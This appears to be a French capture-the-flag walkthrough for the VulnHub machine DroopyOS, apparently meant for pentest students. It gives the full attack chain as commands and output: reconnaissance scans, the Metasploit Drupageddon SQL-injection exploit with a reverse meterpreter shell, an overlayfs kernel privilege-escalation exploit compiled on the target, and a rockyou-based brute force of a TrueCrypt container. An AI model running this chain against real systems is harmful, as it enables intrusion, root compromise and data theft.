



Table des matières

Corrigé – DroopyOS

Table des matières

Table des matières	1
1. Vue d'ensemble	2
2. Découverte du réseau	2
3. Scan de ports	2
4. Exploration du site web	2
5. Analyse Nikto	3
6. Lecture de robots.txt et identification de la version Drupal	3
7. Exploitation "Drupageddon" (CVE-2014-3704)	4
8. Escalade de privilèges locale	6
9. Récupération du container TrueCrypt	9
10. Brute force du container TrueCrypt	10
11. Exploration du conteneur et révélation de flags	13
Conclusion	14
🔑 Flag récupéré :	14
🛠 Outils utilisés :	14



1. Vue d'ensemble

Objectif: Obtenir le flag

Outils utilisés: netdiscover, nmap, nikto, metasploit, truecrack, veracrypt

2. Découverte du réseau

Exécuter une découverte rapide du réseau pour identifier l'IP de DroopyOS :

```
netdiscover -i eth1 -r 192.168.127.0/24
```

```
[root@kali]# netdiscover -i eth1 -r 192.168.127.0/24
```

Sy	IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
	192.168.127.1	00:50:56:c0:00:01		1	60	VMware, Inc.
	192.168.127.129	00:0c:29:66:77:b3		1	60	VMware, Inc.
	192.168.127.254	00:50:56:e9:26:fc		1	60	VMware, Inc.

3. Scan de ports

Analyse de version pour détecter les services :

```
nmap -sV -O -Pn -v3 -n 192.168.127.129 -oX droopy.xml
```

```
[root@kali]# nmap -sV -O -Pn -v3 -n 192.168.127.129 -oX droopy.xml
```

```
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
80/tcp     open  http    syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
```

4. Exploration du site web

Chargement de la page web, révélant une page de connexion Drupal :



5. Analyse Nikto

Lancer un scan Nikto pour identifier les vulnérabilités web :

```
nikto -h http://192.168.127.129/
```

```
[root@kali)-[/home/stage]
└# nikto -h 192.168.127.129
- Nikto v2.5.0

+ Target IP:          192.168.127.129
+ Target Hostname:    192.168.127.129
+ Target Port:        80

+ /robots.txt:
```

6. Lecture de robots.txt et identification de la version Drupal

Le fichier robots.txt mentionne CHANGELOG.txt, qui permet de déterminer la version de Drupal (7.30) :

The left screenshot shows the robots.txt file content:

```
# 
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:   http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/robotstxt.html
#
# For syntax checking, see:
# http://www.frobee.com/robots-txt-check

User-agent: *
Crawl-delay: 10
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
```

The right screenshot shows the CHANGELOG.txt file content:

```
Drupal 7.30, 2014-07-24
-
- Fixed a regression introduced in Drupal 7.29 that caused files or images attached to taxonomy terms to be deleted when the taxonomy term was edited and resaved (and other related bugs with contributed and custom modules).
- Added a warning on the permissions page to recommend restricting access to the "View site reports" permission to trusted administrators. See DRUPAL-PSA-2014-002.
- Numerous API documentation improvements.
- Additional automated test coverage.

Drupal 7.29, 2014-07-16
```



Un peu de googling sur cette version de Drupal, montre une vulnérabilité via [CVE-2014-3704](#), qui a un exploit Metasploit surnommé "Drupageddon"

EXPLOIT DATABASE

Date	D	A	V	Title	Type	Platform	Author
2014-11-03	✗	✗	✗	Drupal 7.0 < 7.31 - 'Drupageddon' SQL Injection (Admin Session)	WebApps	PHP	Stefan Horst
2014-12-01	✗	✗	✗	Drupal < 7.34 - Denial of Service	DoS	PHP	Javer Nieto & Andres Rojas
2014-11-03	✗	✓	✗	Drupal 7.0 < 7.31 - 'Drupageddon' SQL Injection (Remote Code Execution)	WebApps	PHP	Stefan Horst
2014-10-17	✗	✓	✗	Drupal 7.0 < 7.31 - 'Drupageddon' SQL Injection (PoC) (Reset Password) (2)	WebApps	PHP	Dustin Dörn
2014-10-17	✗	✓	✗	Drupal 7.0 < 7.31 - 'Drupageddon' SQL Injection (Add Admin User)	WebApps	PHP	Claudio Viviani
2014-10-16	✗	✓	✗	Drupal 7.0 < 7.31 - 'Drupageddon' SQL Injection (PoC) (Reset Password) (1)	WebApps	PHP	stopstene

EXPLOIT DATABASE

Drupal 7.0 < 7.31 - 'Drupageddon' SQL Injection (Admin Session)

EDB-ID: 44355	CVE: 2014-3704	Author: STEFAN HORST	Type: WEBAPPS	Platform: PHP	Date: 2014-11-03
EDB Verified: ✗	Exploit: Download / {}	Vulnerable App:			

```
(root㉿kali)-[/home/stage]
# searchsploit -t drupal 7

Exploit Title

Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution
Drupal 7.0 < 7.31 - 'Drupaleddon' SQL Injection (Add Admin User)
Drupal 7.0 < 7.31 - 'Drupaleddon' SQL Injection (Admin Session)
Drupal 7.0 < 7.31 - 'Drupaleddon' SQL Injection (PoC) (Reset Password) (1)
Drupal 7.0 < 7.31 - 'Drupaleddon' SQL Injection (PoC) (Reset Password) (2)
Drupal 7.0 < 7.31 - 'Drupaleddon' SQL Injection (Remote Code Execution)
```

7. Exploitation "Drupageddon" (CVE-2014-3704)

Utilisation du module Metasploit pour exploiter la faille :



```
[root@kali]~/home/stage]
# msfconsole
```

```
> search Drupal
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent	Yes	Drupal Coder Module Remote Command Execution
1	exploit/unix/webapp/drupal_drupageddon2	2018-03-28	excellent	Yes	Drupal Drupageddon 2 Forms API Property Injection
2	\ target: Automatic (PHP In-Memory)
3	\ target: Automatic (PHP Dropper)
4	\ target: Automatic (Unix In-Memory)
5	\ target: Automatic (Linux Dropper)
6	\ target: Drupal 7.x (PHP In-Memory)
7	\ target: Drupal 7.x (PHP Dropper)
8	\ target: Drupal 7.x (Unix In-Memory)
9	\ target: Drupal 7.x (Linux Dropper)
10	\ target: Drupal 8.x (PHP In-Memory)
11	\ target: Drupal 8.x (PHP Dropper)
12	\ target: Drupal 8.x (Unix In-Memory)
13	\ target: Drupal 8.x (Linux Dropper)
14	\ AKA: SA-CORE-2018-002
15	\
16	exploit/multi/http/drupal_drupageddon	2014-10-15	excellent	No	Drupal HTTP Parameter Key/Value SQL Injection
17	\ target: Drupal 7.0 - 7.31 (Form-cache PHP injection method)
18	\ target: Drupal 7.0 - 7.31 (user-post PHP injection method)
19	auxiliary/gather/drupal_openid_xxe	2012-10-17	normal	Yes	Drupal OpenID External Entity Injection
20	exploit/unix/webapp/drupal_restws_exec	2016-07-13	excellent	Yes	Drupal RESTWS Module Remote PHP Code Execution
21	exploit/unix/webapp/drupal_restws_unserialize	2019-02-20	normal	Yes	Drupal RESTful Web Services unserialize() RCE
22	\ target: PHP In-Memory
23	\ target: Unix In-Memory

```
> use 16
```

```
msf6 exploit(multi/http/drupal_drupageddon) > info
```

Ou entrée le nom à la main

Afficher les champs à remplir

```
msf6 exploit(multi/http/drupal_drupageddon) > options
Module options (exploit/multi/http/drupal_drupageddon):
Name      Current Setting  Required  Description
Proxies    no            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS   192.168.127.129 yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     80             yes          The target port (TCP)
SSL       false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI /             yes          The target URI of the Drupal installation
VHOST     no            no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.127.128 yes          The listen address (an interface may be specified)
LPORT    8090           yes          The listen port
```



```
msf6 exploit(multi/http/drupal_drupageddon) > exploit
[*] Started reverse TCP handler on 192.168.127.128:8090
[*] Sending stage (40004 bytes) to 192.168.127.129
[*] Meterpreter session 2 opened (192.168.127.128:8090 → 192.168.127.129:41892)
```

```
meterpreter >
```

Après exploitation, obtention du meterpreter:

8. Escalade de privilèges locale

Vérification de la version du noyau:

```
meterpreter > sysinfo
Computer : droopy
OS        : Linux droopy 3.13.0-43 generic #72-Ubuntu SMP Mon Dec 8 19:35:06 UTC 2014 x86_64
Meterpreter : pnp/linux
```

Recherche d'exploit via searchsploit dans un autre terminal

Exploit Title	Path
Android Kernel < 4.8 - ptrace seccomp Filter Bypass	android/dos/46434.c
Apple iOS < 10.3.1 - Kernel	ios/local/42555.txt
Apple Mac OSX < 10.6.7 - Kernel Panic (Denial of Service)	osx/dos/17901.c
Apple Mac OSX xnu 1228.3.13 - 'macfsstat' Local Kernel Memory Leak/Denial of Service	osx/dos/8263.c
Apple Mac OSX xnu 1228.3.13 - 'Profil' Kernel Memory Leak/Denial of Service (PoC)	osx/dos/8264.c
Apple Mac OSX xnu 1228.3.13 - 'zip-notify' Remote Kernel Overflow (PoC)	osx/dos/8262.c
Apple Mac OSX xnu 1228.3.13 - IPv6-ipcomp Remote kernel Denial of Service (PoC)	multiple/dos/5191.c
Apple macOS < 10.12.2 / iOS < 10.2 - '_kernelrpc_mach_port_insert_right_trap' Kernel Refere	macos/local/40956.c
Apple macOS < 10.12.2 / iOS < 10.2 - '_kernelrpc_mach_port_insert_right_trap' Kernel Refere	macos/local/40956.c
Apple macOS < 10.12.2 / iOS < 10.2 - Broken Kernel Mach Port Name uref Handling Privileged	macos/local/40957.c
Apple macOS < 10.12.2 / iOS < 10.2 Kernel - ipc_port_t Reference Count Leak Due to Incorrect	multiple/dos/40955.txt
Apple macOS < 10.12.2 / iOS < 10.2 Kernel - ipc_port_t Reference Count Leak Due to Incorrect	multiple/dos/40955.txt
DESLock+ < 4.1.10 - 'vldptokn.sys' Local Kernel Ring0 SYSTEM	windows/local/16138.c
Jungo DriverWizard WinDriver < 12.4.0 - Kernel Out-of-Bounds Write Privilege Escalation	windows/local/42625.py
Jungo DriverWizard WinDriver < 12.4.0 - Kernel Pool Overflow / Local Privilege Escalation (windows/local/42624.py
Jungo DriverWizard WinDriver < 12.4.0 - Kernel Pool Overflow / Local Privilege Escalation (windows/local/42665.py
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation	solaris/local/15962.c
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation	linux/local/50135.c
Linux Kernel 3.11 < 4.8 0 - 'SO_SNDBUFFFORCE' / 'SO_RCVBUFFORCE' Local Privilege Escalation	linux/local/41995.c
Linux Kernel 3.13 - SCTP Privilege Escalation	linux/local/32891.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege E	linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege E	linux/local/37292.c

Copie et compilation de l'exploit

```
cp /usr/share/exploitdb/exploits/linux/local/37292.c /home/stage/Bureau
```

```
(root㉿kali)-[/home/stage]
# cp /usr/share/exploitdb/exploits/linux/local/37292.c /home/stage/Bureau
```



```
(root@kali)-[/home/stage/Bureau]
# ll
total 8
-rw-r--r-- 1 root root 4968 13 mai 17:37 37292.c
```

Uploader cet exploit sur la victime

```
upload /home/stage/Bureau/37292.c /tmp/
```

```
meterpreter > upload /home/stage/Bureau/37292.c /tmp/
[*] Uploading : /home/stage/Bureau/37292.c → /tmp/37292.c
[*] Completed : /home/stage/Bureau/37292.c → /tmp/37292.c
meterpreter > cd /tmp
```

```
meterpreter > ls
Listing: /tmp
=====
Mode          Size  Type  Last modified      Name
---          ---  ---   ---              ---
100644/rw-r--r--  4968  fil   2025-05-13 17:39:11 +0200  37292.c
040700/rwx-----  4096  dir   2025-05-13 19:04:54 +0200  vmware-root
```

Et le compiler sur la victime

```
meterpreter > shell
Process 1300 created.
Channel 2 created.
python -c 'import pty; pty.spawn("/bin/sh")'
```

Après passez en shell

```
python -c 'import pty; pty.spawn("/bin/sh")'
chmod +x 37292.c
```

Vous pouvez remarquer les changements d'autorisation ci-dessous. L'ajout "x" signifie essentiellement que tout utilisateur peut exécuter le fichier.



```
$ chmod +x 37292.c
chmod +x 37292.c
$ ls -lsa
ls -lsa
total 20
4 drwxrwxrwt 3 root      root      4096 May 13 16:39 .
4 drwxr-xr-x 22 root     root      4096 Apr 10  2016 ..
8 -rwxr-xr-x  1 www-data www-data 4968 May 13 16:39 37292.c
4 drwx----- 2 root      root      4096 May 13 2025 vmware-root
```

```
gcc -o exploit 37292.c
```

```
$ gcc -o exploit 37292.c
```

```
$ gcc -o exploit 37292.c
gcc -o exploit 37292.c
$ ls -lsa
ls -lsa
total 36
4 drwxrwxrwt 3 root      root      4096 May 13 16:41 .
4 drwxr-xr-x 22 root     root      4096 Apr 10  2016 ..
8 -rwxr-xr-x  1 www-data www-data 4968 May 13 16:39 37292.c
16 -rwxr-xr-x  1 www-data www-data 13684 May 13 16:41 exploit
4 drwx----- 2 root      root      4096 May 13 2025 vmware-root
$ ./exploit
```

Obtention du compte root:

```
$ ./exploit
./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# ls
```

```
# whoami
whoami
root
```

```
# pwd
pwd
/tmp
```

```
# cd /root
cd /root
```

```
# ls
ls
dave.tc
```

Nous avons un fichier .tc. Il s'agit d'une extension de fichier pour un conteneur TrueCrypt
on vas le récupérer et pour ça on va l'envoyer vers /tmp

```
# cp dave.tc /tmp
cp dave.tc /tmp
```

Un indice d'email vaut également la peine d'être examiné.



```
# cd /var  
cd /var  
# ls  
ls  
backups cache lib local lock log mail opt run spool tmp www
```

```
# cd mail  
cd mail
```

```
# ls  
ls  
www-data
```

```
# cat www-data  
From Dave <dave@droopy.example.com> Wed Thu 14 Apr 04:34:39 2016  
Date: 14 Apr 2016 04:34:39 +0100  
From: Dave <dave@droopy.example.com>  
Subject: rockyou with a nice hat!  
Message-ID: <730262568@example.com>  
X-IMAP: 0080081351 0000002016  
Status: NN  
  
George,  
  
I've updated the encrypted file ... You didn't leave any  
hints for me. The password isn't longer than 11 characters  
and anyway, we know what academy we went to, don't you ... ?  
  
I'm sure you'll figure it out it won't rockyou too much!  
  
If you are still struggling, remember that song by The Jam  
  
Later,  
Dave
```

Traduction du mail

« J'ai mis à jour le fichier chiffré... Tu ne m'as laissé aucun indice. Le mot de passe ne fait pas plus de 11 caractères et, de toute façon, on sait dans quelle académie on est allé, n'est-ce pas ? Je suis sûr que tu vas trouver, ça ne va pas trop te faire « rockyou » !

Si tu galères encore, souviens-toi de cette chanson de The Jam.

À plus,
Dave »

9. Récupération du container TrueCrypt

Dans /tmp on a copié le fichier dave.tc (container TrueCrypt)

Quitter le shell et revenez au meterpreter avec Ctrl+c

Télécharger le fichier sur votre machine kali



```
[*] meterpreter > download /tmp/dave.tc /home/stage/Bureau
[*] Downloading: /tmp/dave.tc → /home/stage/Bureau/dave.tc
[*] Downloaded 1.00 MiB of 5.00 MiB (20.0%): /tmp/dave.tc → /home/stage/Bureau/dave.tc
[*] Downloaded 2.00 MiB of 5.00 MiB (40.0%): /tmp/dave.tc → /home/stage/Bureau/dave.tc
[*] Downloaded 3.00 MiB of 5.00 MiB (60.0%): /tmp/dave.tc → /home/stage/Bureau/dave.tc
[*] Downloaded 4.00 MiB of 5.00 MiB (80.0%): /tmp/dave.tc → /home/stage/Bureau/dave.tc
[*] Downloaded 5.00 MiB of 5.00 MiB (100.0%): /tmp/dave.tc → /home/stage/Bureau/dave.tc
[*] Completed : /tmp/dave.tc → /home/stage/Bureau/dave.tc
```

10. Brute force du container TrueCrypt

Indices fournis :

- Wordlist rockyou
- Hint dans /var/mail/

Préparation d'une wordlist depuis rockyou (filtre < 11 caractères et grep "academy") :

```
[root@kali] ~]# gunzip /usr/share/wordlists/rockyou.txt.gz
```

```
[root@kali] ~]# wc -l /usr/share/wordlists/rockyou.txt
14344392 /usr/share/wordlists/rockyou.txt
```

Première optimisation

```
[root@kali] ~]# awk 'length($0)>10' /usr/share/wordlists/rockyou.txt > shortrock.txt
```

awk 'length(\$0)>10' /usr/share/wordlists/rockyou.txt > shortrock.txt

```
[root@kali] ~]# wc -l shortrock.txt
2434350 shortrock.txt
```

Encore trop de possibilité

Deuxième optimisation



```
[root@kali]~[/home/stage/Bureau]
# grep -i 'academy' shortrock.txt >academy.txt
```

```
[root@kali]~[/home/stage/Bureau]
# wc -l academy.txt
152 academy.txt
```

apt install truecrack

```
[root@kali]~[/home/stage/Bureau]
# apt install truecrack
Installation de :
truecrack
```

```
[root@kali]~[/home/stage/Bureau]
# truecrack -t dave.tc -k sha512 -w academy.txt -v
TrueCrack v3.6
Website: https://github.com/lvaccaro/truecrack
Contact us: infotrcrack@gmail.com
```

```
84 faithacademy NO
85 fairhopeacademy NO
86 etonacademy YES
Found password: "etonacademy"
Password length: "12"
Total computations: "87"
```

Mot de passe récupéré et ouverture du container avec VeraCrypt:

Attention : pour des questions de compatibilité télécharger et installer la version 1.25.9



Saisir une adresse URL

https://www.veracrypt.fr/en/Downloads_1.25.9.html

Exploit-DB | Splloitus | Exploit & ... | CVE security vulnerabilities | Google Hacking DB

VeraCrypt

Home Source Code Downloads Documentation Donate Forums

Legacy Support for TrueCrypt Format: Version 1.25.9

TrueCrypt format to prioritize the highest security standards. However, recognizing the transition to support the TrueCrypt format.

On this page, users can find download links for version 1.25.9, specifically provided for converting TrueCrypt volumes to the more secure VeraCrypt format. We still release for ongoing encryption needs, as they encompass the latest security enhancements.

VeraCrypt 1.25.9 (Saturday February 19, 2022)

Windows:

- EXE Installer: [VeraCrypt Setup 1.25.9.exe](#) (21.1 MB) ([PGP Signature](#))
- MSI Installer (64-bit) for Windows 10 and later: [VeraCrypt_Setup_x64_1.25.9.msi](#) (29 MB) ([PGP Signature](#))
- Portable version: [VeraCrypt Portable 1.25.9.exe](#) (20.9 MB) ([PGP Signature](#))
- Debugging Symbols: [VeraCrypt_1.25.9_Windows_Symbols.zip](#) (18.4 MB) ([PGP Signature](#))

macOS:

- macOS Mavericks 10.9 and later: [VeraCrypt_1.25.9.dmg](#) (11.7 MB) ([PGP Signature](#))
- [OSXFUSE](#) 3.10 or newer must be installed.

Linux:

- Generic Installers: [veracrypt-1.25.9-setup.tar.bz2](#) (41.5 MB) ([PGP Signature](#))
- Linux Legacy installer for 32-bit CPU with no SSE2: [veracrypt-1.25.9-x86-legacy-setup.tar.bz2](#) (13.8 MB) ([PGP Signature](#))
- Debian/Ubuntu packages:
 - GUI: [veracrypt_1.25.9-Debian-12-amd64.deb](#) (0 MB) ([PGP Signature](#)) and [veracrypt_1.25.9-Debian-12-i386.deb](#) (0 MB) ([PGP Signature](#))
 - CLI: [veracrypt_1.25.9-Debian-12-amd64.deb](#) (0 MB) ([PGP Signature](#)) and [veracrypt-console_1.25.9-Debian-12-i386.deb](#) (0 MB) ([PGP Signature](#))

```
(root㉿kali)-[~/home/stage/Téléchargements]
└─# dpkg -i veracrypt-1.25.9-Debian-12-amd64.deb
```

```
(root㉿kali)-[~/home/stage/Téléchargements]
└─# veracrypt &
```

VeraCrypt

Volumes Favoris Outils Paramètres Aide

Connexion	Volume	Taille	Mount Directory	Type
1				
2				
3				
4				
5				
6				
7				
8				
9				
10				
11				

Entrez le mot de passe pour /home/stage/Bureau/dave.tc

Mot de passe : etonacademy

✓ Valider

Annuler

Saisir un PIM

Mots de passe et fichiers clés en cache

Afficher mot de passe

Utiliser les fichiers clés

Fichiers clés...

PKCS-5 PRF: HMAC-SHA-512

Mode TrueCrypt

Créer un volume Propriétés du volume Vider le cache

Volume

/home/stage/Bureau/dave.tc


Ne jamais enregistrer l'historique

Outils pour le volume Périphérique...

Monter Montage automatique Tout démonter Quitter



11. Exploration du conteneur et révélation de flags



```
[root@kali]~/Téléchargements]
# cd /media/veracrypt1/
```

```
[root@kali]~/media/veracrypt1]
# ls -lha
total 20K
drwxr-xr-x 6 stage stage 1,0K 12 avril 2016 .
drwxr-xr-x 4 root root 4,0K 14 mai 13:15 ..
drwxr-xr-x 2 root root 1,0K 12 avril 2016 buller
drwxr-xr-x 2 root root 12K 12 avril 2016 lost+found
drwxr-xr-x 2 root root 1,0K 12 avril 2016 panama
drwxr-xr-x 3 root root 1,0K 12 avril 2016 .secret
```

```
[root@kali]~/media/veracrypt1]
# cd .secret
```

```
[root@kali]~/media/veracrypt1/.secret]
# ls -lha
total 64K
drwxr-xr-x 3 root root 1,0K 12 avril 2016 .
drwxr-xr-x 6 stage stage 1,0K 12 avril 2016 ..
-rw-r--r-- 1 root root 60K 25 févr. 2016 piers.png
drwxr-xr-x 2 root root 1,0K 12 avril 2016 .top
```



```
[root@kali]~/media/veracrypt1/.secret]
# cd .top

[root@kali]~/media/veracrypt1/.secret/.top]
# ls -lha
total 3,0K
drwxr-xr-x 2 root root 1,0K 12 avril 2016 .
drwxr-xr-x 3 root root 1,0K 12 avril 2016 ..
-r----- 1 root root 872 12 avril 2016 flag.txt

[root@kali]~/media/veracrypt1/.secret/.top]
# cat flag.txt

#####
# /CONGRATULATION#
# \CONGRATULATION/
#####
Firstly, thanks for trying this VM. If you have rooted it, well done!
Shout-outs go to #vulnhub for hosting a great learning tool. A special thanks
goes to barrebas and junken for help in testing and final configuration.
--knightmare
```

Continuer la recherche essayer de récupère ces 3 images aussi



Conclusion

🎯 Objectif atteint :

Le conteneur chiffré TrueCrypt a été audité, exploité, déchiffré et ouvert avec succès.

🔑 Flag récupéré :

/media/veracrypt1/.secret/.top/FLAG

🛠️ Outils utilisés :

- Netdiscover



- Nmap
- Nikto
- Metasploit (Drupageddon CVE-2014-3704)
- Searchsploit
- Truecrack
- VeraCrypt

📌 Remarques :

Cette machine est idéale pour les apprenants au pentest, à l'exploitation locale Linux et à la manipulation de conteneurs TrueCrypt.